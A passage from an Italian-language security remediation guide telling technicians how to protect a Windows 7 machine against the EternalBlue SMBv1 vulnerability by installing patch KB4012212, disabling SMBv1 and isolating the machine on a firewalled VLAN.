  - Aprire il "Pannello di controllo" > "Windows Update" > "Visualizza aggiornamenti installati".
  - Cercare l'aggiornamento KB4012212 (per Windows 7 SP1).
2. Se la patch non è installata, scaricarla manualmente dal sito di Microsoft:
  - Link diretto: [Microsoft Security Update MS17-010]  
<https://support.microsoft.com/en-us/topic/march-2017-security-update-for-windows-smb-server-kb4012212>.
3. Installare la patch e riavviare il sistema.
4. Verificare che il servizio SMB funzioni correttamente dopo l'applicazione della patch.

### **Mitigazione 2: Disabilitazione del protocollo SMBv1**

Descrizione: EternalBlue sfrutta una vulnerabilità nel protocollo SMBv1, una versione obsoleta e insicura del protocollo SMB. Disabilitare SMBv1 riduce significativamente il rischio di attacchi.

Indicazioni per il tecnico:

1. Disabilitare SMBv1:
  - Aprire il "Pannello di controllo" > "Programmi" > "Attiva o disattiva funzionalità di Windows". Rimuovere i segni di spunta accanto alle voci relative a SMBv1 e confermare.
2. Riavviare il sistema per applicare le modifiche.
3. Testare che il servizio SMB funzioni correttamente utilizzando SMBv2 o SMBv3.

### **Mitigazione 3: Isolamento della macchina Windows 7 in un ambiente controllato**

Descrizione: Se non è possibile applicare patch o altre mitigazioni, isolare la macchina Windows 7 in un segmento di rete separato per ridurre il rischio di compromissione.

Indicazioni per il tecnico:

1. Posizionare la macchina Windows 7 in una VLAN dedicata o in una rete isolata.
2. Configurare regole di firewall rigide per limitare il traffico tra la macchina isolata e il resto della rete.
3. Monitorare costantemente il traffico di rete da e verso la macchina per individuare attività sospette.